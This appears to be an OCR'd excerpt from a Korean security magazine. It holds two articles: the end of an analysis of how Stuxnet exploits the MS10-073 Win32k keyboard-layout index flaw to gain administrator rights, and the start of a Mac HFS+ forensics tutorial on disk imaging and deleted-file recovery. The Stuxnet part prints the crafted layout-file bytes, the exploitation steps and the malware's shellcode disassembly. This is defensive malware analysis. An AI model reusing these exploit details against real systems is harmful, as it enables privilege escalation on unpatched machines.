스턱스넷이 이용한 취약점은 Win32k.sys 내의 키보드 레이아웃을 로딩할 때 함수 포인터의 인덱스를 체크하지 않아 발생하는 권한 상승 취약점이다. 스턱스넷의 경우 WinXP/2000에서 일반 계정, 즉 관리자 권한이 아닌 곳에서 스턱스넷이 실행될 때 해당 취약점을 이용하여 악성 쉘코드를 실행한다. 스턱스넷 메인 DLL의 Export #15로 초기화하는 부분에서 권한을 점검한 후 일반 계정일 경우 해당 취약점이 있는 루틴으로 분기하게 된다. 정상적인 경우에는 Win32k.sys에 aNLSVFProc에 의해 사용되는 3가지의 함수 포인터를 가지고 있는데, 해당 취약점의 경우에는 인덱스에 대한 경계 체크가 존재하지 않는다. 즉, 정상 프로그램이라면 Index[0], Index[1], Index[2]만 사용하지만, 해당 취약점은 Index[3], Index[4] 등으로 함수 포인터를 호출할 수 있다. 이 코드는 [그림 4-4-1], [그림 4-4-2]와 같다.

```
kd> dds win32k!aNLSVKFProc LA
bf99bdb8  bf93305f win32k!NlsSendBaseVk
bf99bdbc  bf93306a win32k!KbdNlsFuncTypeNormal
bf99bdc0  bf9330b0 win32k!KbdNlsFuncTypeAlt
bf99bdc4  ff696867
bf99bdc8  ff666564
bf99bdcc  60636261
bf99bdd0  0000006e
bf99bdd4  002c006a
bf99bdd8  00000000
bf99bddc  01030091
```

[그림 4-4-1] Win32k.sys의 함수 포인터 셋팅

[그림 4-4-1]과 같이 Index[5]로 했을 때, 0x60636261 가 설정된다. 사실 해당 배열과는 전혀 상관없는 값이다. 악성코드는 위와 같은 주소를 메모리에 할당하고, 쉘코드를 입력한다. 이렇게 되면 win32k!xxxKENLSProcs() 함수로 전달받은 인덱스 값을 호출하여 실행시킬 수 있다.


```
bf865a38 0fb687dfffffff  movzx   ecx,byte ptr [eax-83h]
bf865a3f 57              push    edi
bf865a40 057cffffff      add     eax,0FFFFFF7Ch
bf865a45 50              push    eax
bf865a46 ff148db8bd99bf  call    dword ptr win32k!aNLSVKFProc (bf99bdb8)[ecx*4] ds:0023:bf99bddc=01030091
```

[그림 4-4-2] Win32k.sys의 함수 포인터 호출

결국, [그림 4-4-2]와 같은 형태로 관리자 권한으로 모듈을 실행할 수 있게 된다.

4-5. 스턱스넷에서의 MS10-073 동작

지금까지 스턱스넷이 타깃이 되는 다른 시스템에 어떻게 전파되는지에 대한 기술적인 과정에 대해 알아보았다. 이제 스턱스넷이 MS10-073의 취약점을 이용해 시스템을 어떻게 장악하는지 살펴보자. 앞서 설명했듯이, Export #15에서 권한을 점검한 후 관리자 권한이 아닐 경우 MS10-073 루틴으로 동작하게 된다. 리소스(Resource) 섹션에 존재하는 RCDATA 250(0xFA)를 FindResourceEx() 함수를 이용하여 찾은 다음 복호화를 시킨다. 복호화 알고리즘은 단순하게 NOT 연산이고 복호화되면 [그림 4-5-1]과 같이 PE 파일 형태의 DLL 파일이 복호화된다.



[그림 4-5-1] 리소스 섹션에 존재하는 복호화된 DLL 모듈

코드의 주요 동작 순서를 나열하면 다음과 같다.

(1) 운영체제 버전과 64Bit 운영체제 확인


(2) Win32k.sys 파일을 읽어들여 TimeStamp 정보와 .text 섹션, .data 섹션 정보, NLSVKProc 함수 배열 검색

(3) NLSVKProc 함수 배열을 발견하면 RETC 0C (0xC20C)명령을 검색하고 확인

(4) 찾은 NLSVKProc 함수 배열을 위에서 설명한 INDEX형태로 나눔(이때 INDEX에 대한 경계 체크를 하지 않음)

(5) 스턱스넷은 해당 포인터의 값이 0x10000 ~ 0x7FFF0000 사이의 값인지 검증

(6) 현재 프로세스에 맵핑되어 있는지 확인 (분석 당시에는 Netive API 모듈이 0x60636261 주소에 맵핑되어 있어서 0x01030091로 설정되었으며, INDEX는 9로 설정되었다.) – 스턱스넷에서 해당 메모리 사이의 값인지 검증하는 루틴은 [그림 4-5-2]와 같다.



[그림 4-5-2] 스턱스넷이 해당 포인터의 값이 0x10000 ~ 0x7FFF0000)

```
HKL NTAPI NtUserLoadKeyboardLayoutEx    (
IN HANDLE       Handle,
IN DWORD        offTable,
IN PUNICODE_STRING      puszKeyboardName,
IN HKL  hKL,
IN PUNICODE_STRING      puszKLID,
IN DWORD        dwKLID,
IN UINT         Flags
)
```

[그림 4-5-3] NtUserKeyboardLayoutEx()함수 프로토타입

[그림 4-5-3]에서 첫 번째 파라미터가 'Handle'인 것을 볼 수 있다. 이 취약점에서 NtUserKeyboardLayoutEx() 함수를 호출 전 [그림 4-5-4]와 같은 바이너리 값을 파일로 만든다.

```
00000160  94 01 00 00 9E 01 00 00  00 00 00 00 00 00 00 00
00000170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000180  A6 01 00 00 AA 01 00 00  00 00 00 00 00 00 00 00
00000190  00 00 00 00 9C 01 00 00  00 00 00 00 00 00 00 00
000001A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000001B0  00 00 01 00 00 00 C2 01  00 00 00 00 00 00 00 00
000001C0  00 00 00 09 00 00 00 00  00 00 00 00 00 00 00 00
000001D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

[그림 4-5-4] NtUserKeyboardLayoutEx()함수 호출 전 생성하는 바이너리 값

여기서 생성하는 바이너리 파일은 취약점을 일으키는 중요한 값을 가지고 있으며, 복호화된 DLL의 .data 섹션에 존재한다. 여기서 첫 번째 파라미터의 Handle은 위에서 생성한 파일의 핸들이 되며, 두 번째 파라미터 offTable은 0x01AE01600이 셋팅된다. 그리고 [그림 4-5-4]에서 0x1AE는 KBDNLSTABLES의 구조체의 RVA(Relative Virtual Address)값이다. 구조체는 [그림 4-5-5]와 같다. 참고로 바이너리 값의 음영 처리된 값들이 아래 구조체의 값들을 이룬다.

```
typedef struct tagKbdNlsLayer {
        USHORT OEMIdentifier;
        USHORT LayoutInformation;
        UINT   NumOfVkToF;
        PVK_F pVkToF;
        INT      NumOfMouseVKey;
        USHORT *KBD_LONG_POINTER pusMouseVKey;
} KBDNLSTABLES, *KBD_LONG_POINTER PKBDNLSTABLES;
```

[그림 4-5-5] KBDNLSTABLES의 구조체


NumOfVKToF 은 VK_F 구조체의 사이즈이며, 그 다음 값인 pVkToF의 값은 0x01C2로서 Vk_F 구조체의 RVA 값이다. Vk_F 구조체는 [그림 4-5-6]과 같다.

```
typedef struct _VK_TO_FUNCTION_TABLE {
        BYTE Vk;
        BYTE NLSFEProcType;
        BYTE NLSFEProcCurrent;
        BYTE NLSFEProcSwitch;
        VK_FPARAM NLSFEProc[8];
        VK_FPARAM NLSFEProcAlt[8];
} VK_F, *KBD_LONG_POINTER PVK_F;
```

[그림 4-5-6] Vk_F 구조체


[그림 4-5-6]의 첫 번째 값은 Virtual-Key 코드이며, 핵심인 두 번째 파라미터는 NLSPEProcType에 바로 위에서 구한 INDEX 값이 저장된다. 여기서 값이 0x9로 저장되는데, INDEX[9] 라는 의미다. 이러한 인자로 NtUserKeyboardLayoutEx() 함수를 구성 후 호출하게 된다.

(8) (7)의 과정을 거친 후 레이아웃 파일이 로드 되면, 취약점을 일으키는 입력 이벤트를 전달한다. 이때, User32.SendInput() 함수를 실행시키면, 아래와 같은 콜 스택으로 취약한 부분에 진입할 수 있게 되는 것이다.



[그림 4-5-7] SendInput() 취약점을 발생시키는 콜 스택

(9) Win32k!xxxKENLSProcs 함수에서 INDEX[9]를 실행한다.



[그림 4-5-8] win32k.sys의 취약한 함수 호출 코드

(10) eax-83h에 값에 0x9가 들어가게 되고, 쉘코드(Shellcode)가 존재하는 주소를 호출하게 된다. 호출되는 쉘 코드는 [그림 4-5-9]와 같다.

```
01030091 e801000000      call    01030097
01030096 0059f0          add     byte ptr [ecx-10h],bl
01030099 660fba2900      bts     word ptr [ecx],0
0103009e 721d            jb      010300bd
010300a0 53              push    ebx
010300a1 e804000000      call    010300aa
010300a6 0000            add     byte ptr [eax],al
010300a8 b200            mov     dl,0
010300aa 5b              pop     ebx
010300ab 8b13            mov     edx,dword ptr [ebx]
010300ad ff742404        push    dword ptr [esp+4]
010300b1 ff742414        push    dword ptr [esp+14h]
010300b5 8bc2            mov     eax,edx
010300b7 ffd0            call    eax
010300b9 c60300          mov     byte ptr [ebx],0
010300bc 5b              pop     ebx
010300bd 33c0            xor     eax,eax
010300bf c20c00          ret     0Ch
```

[그림 4-5-9] 권한 상승 후 실행되는 스텍스넷의 쉘 코드

이렇게 상승된 관리자 권한으로 스텍스넷 메인 모듈을 실행시켜 이후 스텍스넷 동작에 문제가 없도록 한다.

지금까지 스텍스넷의 다양한 확산 방법에 대해서 알아보았다. 3월호에서는 스텍스넷이 생성한 드라이버 분석 내용에 대해 집중 소개할 예정이다. Ahn

HFS+의 파일 시스템과 파일복구

사라진 파일을 추적하라!

IT 전반에 애플(Apple) 열풍이 불고 있다. 아이폰, 아이패드뿐만 아니라 노트북 분야에서도 마찬가지이다. 맥북 에어의 활약에 힘입어 애플 노트북의 판매량이 급증하고 있다. 기존에 윈도우(Windows)를 사용했던 사용자들이 MAC을 접하게 되면서, MAC OS에 대한 관심도 높아졌다. 이에 따라 MAC OS에 대한 사건사고 또한 급증할 것으로 예상된다. 기업의 보안 관리자에게 MAC OS와 관련된 사건사고를 처리해야 하는 업무가 들이닥칠 일이 머지 않았다는 것이다. 이 글에서는 사용자들과 보안 관리자를 위한 MAC OS에 대한 분석 방법인 'MAC 포렌식(Forensics)'을 소개하고자 한다. MAC 포렌식은 월간 '안'을 통해 2부에 걸쳐 소개될 예정이다. 이번 2011년 2월호에서는 HFS+의 파일 시스템과 파일 복구에 대해 알아보고, 다음 호에서는 MAC에서 정보를 수집하는 방법에 대해 살펴보자.

연재 목차

포렌식을 위한 분석을 진행할 경우, 가장 먼저 하는 것이 정보 수집이다. 정보 수집 즉, 라이브 데이터 수집이란 네트워크 연결 정보, 동작중인 프로세스 등 분석에 필요한 데이터를 수집하는 행위를 말한다. 하지만, 분석 과정에서 파일이 삭제되거나 이미지에서 파일을 불러와야 할 경우에는 속수무책인 경우가 많다. 이러한 문제를 해결하기 위해서 윈도우의 경우, 이를 지원해주는 도구가 여러 가지가 있다. 그에 반해 MAC 이미지를 분석할 수 있는 툴은 그리 많지 않아 분석가들이 어려움을 겪게 된다. 이러한 어려움을 해결하고 더 깊이 있는 분석을 진행하기 위해서는 파일 시스템에 대한 이해가 반드시 필요하다. 지금부터 본격적으로 HFS+의 파일 시스템과 파일 복구에 대해 심층적으로 소개한다.

HFS + 파일 시스템이란?

HFS 플러스(HFS Plus, HFS+)는 애플이 개발한 파일 시스템이다. 계층 파일 시스템(Hierarchical File System, HFS)을 대체하기 위해 개발되었다.

위키피디아

1. MAC Mount 정보 및 이미지 생성

HFS+와 파일 복구를 진행하기 위해서는 파일 시스템의 이미지(Image)를 생성해야 한다. 이 때 가장 먼저 현재 시스템에 마운트(Mount)되어 있는 정보를 확인한다. 마운트 정보를 확인하는 명령어는 아래와 같다.

```
df -h
※ mount -t HFS /dev/disk1s1 /Volumes/dorumugs_a
※ mount -t HFS /dev/disk1s1 /Volumes/dorumugs_b
```

[예시 1] 마운트 정보를 확인하는 명령어 수행

이를 통해 다음의 결과를 확인할 수 있다.

```
Kayser-sos-Mac:~ dorumugs$ df -h
Filesystem      Size   Used  Avail Capacity  Mounted on
/dev/disk0s2    40Gi   14Gi   25Gi    37%    /
devfs          109Ki  109Ki    0Bi   100%    /dev
map -hosts       0Bi    0Bi    0Bi   100%    /net
map auto_home    0Bi    0Bi    0Bi   100%    /home
.host:/          0Bi    0Bi    0Bi   100%    /Volumes/VMware Shared Folders
/dev/disk1s1   512Mi   20Mi  491Mi     4%    /Volumes/dorumugs_a
/dev/disk2s1   1.0Gi   32Mi  991Mi     4%    /Volumes/dorumugs_b
```

[예시 2] 마운트 정보 확인 명령어 수행 후 결과값

※ df 명령어: 마운트되어 있는 디스크의 사용량을 보여주는 도구

마운트되어 있는 장비 중 /dev/disk1s1과 /dev/disk2s1은 이미지 생성에 사용된다. 또한 /dev/disk1s1의 이미지를 /dev/disk2s1에 저장하기 위해 아래와 같은 명령어를 수행한다.

```
Kayser-sos-Mac:/ dorumugs$ dd if=/dev/disk1s1 of=/Volumes/dorumugs_b/mac.dd bs=4096
```

[예시 3] 이미지 저장을 위한 명령어

※ dd 명령어: 옵션에 따라 파일을 덤프, 변환 및 포맷이 가능한 도구
※ if => input file, of => output file bs => block size to n bytes

[예시 4] 에러 구문에 대처하는 명령어 수행


DD 명령어로 만들어진 이미지를 파일(file) 명령어를 사용하여 확인해 본 결과, 파일의 블록 사이즈는 4096이며, 블록의 개수는 1310620이다. 이 값을 곱하면 536829952가 나오게 되며, 실제 하드디스크 용량이 512M라는 것을 알 수 있다.

```
Kayser-sos-Mac:dorumugs_b dorumugs$ file mac.dd
mac.dd: Macintosh HFS Extended version 4 data last mounted by: 'HFSJ', created:
Tue Dec 21 13:18:35 2010, last modified: Tue Dec 21 13:50:54 2010, last checked:
 Tue Dec 21 13:18:35 2010, block size: 4096, number of blocks: 131062, free bloc
ks: 125770
```

[예시 5] DD 명령어로 확인할 수 블록 사이즈 및 블록 개수


2. 엔케이스(Encase)로 이미지 확인

미국 가디언스 소프트웨어(Guidance Software)사의 포렌식 소프트웨어인 엔케이스(Encase)를 사용하여 만들어놓은 이미지를 확인한 결과, 디스크에 존재했던 디렉터리 내용을 확인할 수 있다. 확인한 내용은 [그림 1]과 같다



[그림 1] 엔케이스를 이용하여 디스크에 존재했던 디렉터리 내용 확인

[그림 1]과 같이 테스트 목적으로 웹쉘(cmd.php), 실행 파일(nc.exe), 그림파일(ahnlab.jpg)을 각각 1개씩 총 3개를 이미지에 넣어두었다. 엔케이스를 사용하여 복구하는 방법은 [그림 2]와 같다.




[그림 2] 엔케이스를 이용한 복구 방법

엔케이스만을 사용해서 해당 파일들을 살려낼 수 있다. 하지만 엔케이스의 경우, 유료 소프트웨어이기 때문에 기업에서 쉽게 도입해서 사용할 수가 없다. 그렇다면, 지금부터 본격적으로 무료 툴을 사용하여 파일을 복구하는 방법을 알아보자.

3. HFS+ 파일 시스템과 파일 복구

파일을 복구하는 방법을 알아보기 위해 가장 선행되어야 하는 것은 HFS+ 파일 시스템의 전반적인 구조를 이해하는 것이다. HFS+ 파일 시스템의 구조는 [그림 3]과 같다.




[그림 3] HFS+ 파일 시스템의 구조

3-1. 헥스에디터(HexEditor)로 이미지 확인

우선 헥스에디터(HexEditor)로 이미지를 점검해보자. 헥스에디터는 파일을 헥스(Hex) 형식으로 오픈하여 편집하거나 생성할 수 있는 프로그램이다. 확인한 결과를 보면, 1024 오프셋(offset)에서부터 볼륨 헤더(Volume Header)가 시작되는 것을 알 수 있다. 볼륨 헤더의 처음에는 H+라는 시그니처가 존재한다. 이 H+ 시그니처는 HFS+(Hierarchical File System)라는 파일 시스템임을 알려주는 것이다.


[그림 4] 헥스에디터(HexEditor)로 이미지를 점검한 결과

볼륨 헤더에는 파일의 오프셋과 위치 등을 기록하고 있는 카탈로그(Catalog) 파일에 대한 정보를 가지고 있다. Volume Header에서 카탈로그 파일에 대한 정보는 [그림 5]와 같이 확인 가능하다.



[그림 5] 볼륨 헤더에서 확인할 수 있는 카탈로그 파일 정보


[그림 5]에서 카탈로그 파일의 위치는 37EF이며, 크기는 3FF임이 확인되었다. 37EF는 실제 이미지에서 37EF0000이다. 또한 크기로 확인된 3FF는 3FF0000이다.



[그림 6] 카탈로그 파일의 위치 및 크기

3-2. 파일 시스템


HFS+에는 카탈로그 파일을 제외하고 여러 파일들이 존재한다. 그러나 이번 주제는 이미지에서의 파일 복구이므로 HFS+에서 필요한 정보만을 확인하도록 하겠다. 앞서 '3-1. 헥스에디터로 이미지 확인'에서 언급한 것과 같이 파일 복구에 필요한 내용은 볼륨 헤더와 카탈로그 파일에서 확인할 수 있다. 파일 시스템의 레이아웃(Layout)과 카탈로그 파일의 위치에 대한 정보는 [그림 7]과 같다.



[그림 7] 파일 시스템의 레이아웃과 카탈로그 파일의 위치 정보

※ dataFork는 data에 대한 장소와 크기에 대한 정보를 가지고 있음
※ resourceFork는 data의 메타데이터 정보를 가지고 있음(시간정보, 삭제여부 등)


카탈로그 파일을 찾아가게 되면 아래 [그림 8]과 같이 B-Tree로 이루어진 구조체를 확인할 수 있다. 수동으로 파일을 복구하기 위해서는 B-Tree에 대한 이해가 어느 정도 필요하다.



[그림 8] 카탈로그 파일의 B-Tree 구조


3-3. B-Tree

앞서 살펴본 바와 같이, HFS+안에 카탈로그 파일은 B-Tree 구조로 이루어져 있다. B-Tree 구조는 여러 개의 노드(node)들로 이루어져 있으며, 크게 헤더 노드(Header node), 인덱스 노드(Index node), 리프 노드(Leaf node)가 있다. 노드의 구조는 [그림 9]와 같다.




[그림 9] 노드(node)의 구조

헤더 노드는 First leaf node pointer, root node pointer, Last leaf node pointer를 가지고 있다. 하나의 노드 크기는 노드 사이즈에 기입되어 있다. 이는 [그림 10]의 오프셋(offset) 0x20에서 확인이 가능하다. 진행 중인 이미지의 노드 크기는 0x1000(4096)이다. [그림 10]에서 빨간 화살 표는 해당 노드의 개수를 의미한다.



[그림 10] 노드(node)의 상세 구조


[그림 10]과 같이 결과적으로 파일의 정보를 확인하기 위해서는 리프(Leaf nodes)를 확인해야 한다. 노드들은 위의 헥스(hex) 값으로 확인한 것과 같이 0x10000이므로 0x1000만큼씩 이동하여 B-Tree 구조를 확인하면 된다. 리프 노드를 확인하는 방법은 노드의 가장 처음에 위치하고 있는 14byte의 노드 디스크립터(node descriptor)에서 kind 값을 확인하는 것이다. kind 값을 확인하는 방법은 [그림 11]과 같다.



kind value	node
-1 (FF)	leaf node
0	index node
1	header node
2	map node

[그림 11] kind 값 확인하는 방법


리프 노드를 찾았으면 노드 사이즈를 더해 'offset to record 0'이 있는 장소로 이동한다. 그 결과, [그림 12]와 같은 헥스 값들을 확인할 수 있다. 2byte 값은 각각의 오프셋을 나타낸다. 만약 노드의 8000이면 가장 뒤에 있는 0xE를 더하여 800E를 확인한다. 확인 결과, 노드 디스크립터의 시작과 끝이라는 것을 알 수 있다.



[그림 12] 노드의 offset to record 확인

※ 뒤에서부터 차례대로 0x800E, 0x807E, 0x80A0 등으로 이동하면서 node의 offset을 확인할 수 있음


단, 실제 이미지에서의 위치는 0x037F7FFF부터 '0x00 0x0E'이다 (그림 13 참조).



[그림 13] 실제 이미지의 위치

3-4. 이미지에서 파일 복구

지금까지 B-Tree 구조를 확인하면서 실제 오프셋을 찾아가는 것을 진행했다. 이제부터 실제 이미지에서 데이터의 정보를 확인하여 파일을 복구해 보도록 하자. 먼저 복구가 진행되는 오프셋으로 이동한다. 이동 후 노드 사이즈를 더한 후 오프셋을 확인한 다음 복구한 파일의 정보를 확인한다.




[그림 14] 복구 파일의 정보 확인

확인된 정보 중 복구하고 싶은 파일을 선택한 후 startBlock과 BlockCount를 확인한다. startBlock과 BlockCount를 확인하는 방법은 아래와 같다.

0x02(속성 + 이름의 길이) + 0x1A(2byte에 쓰여있는 값) + 0x6A

위의 식을 이용하여 StartBlock(0x6EAD)과 BlockCount(0x0A)를 확인했다. 확인한 값을 이용하여 파일을 복구하기 위해서는 0x6EAD * 0x1000을 하여 이동한 후 0x0A * 0x1000만큼 덤프(dump)해야 한다.




[그림 15] 복구할 파일의 StartBlock과 BlockCount

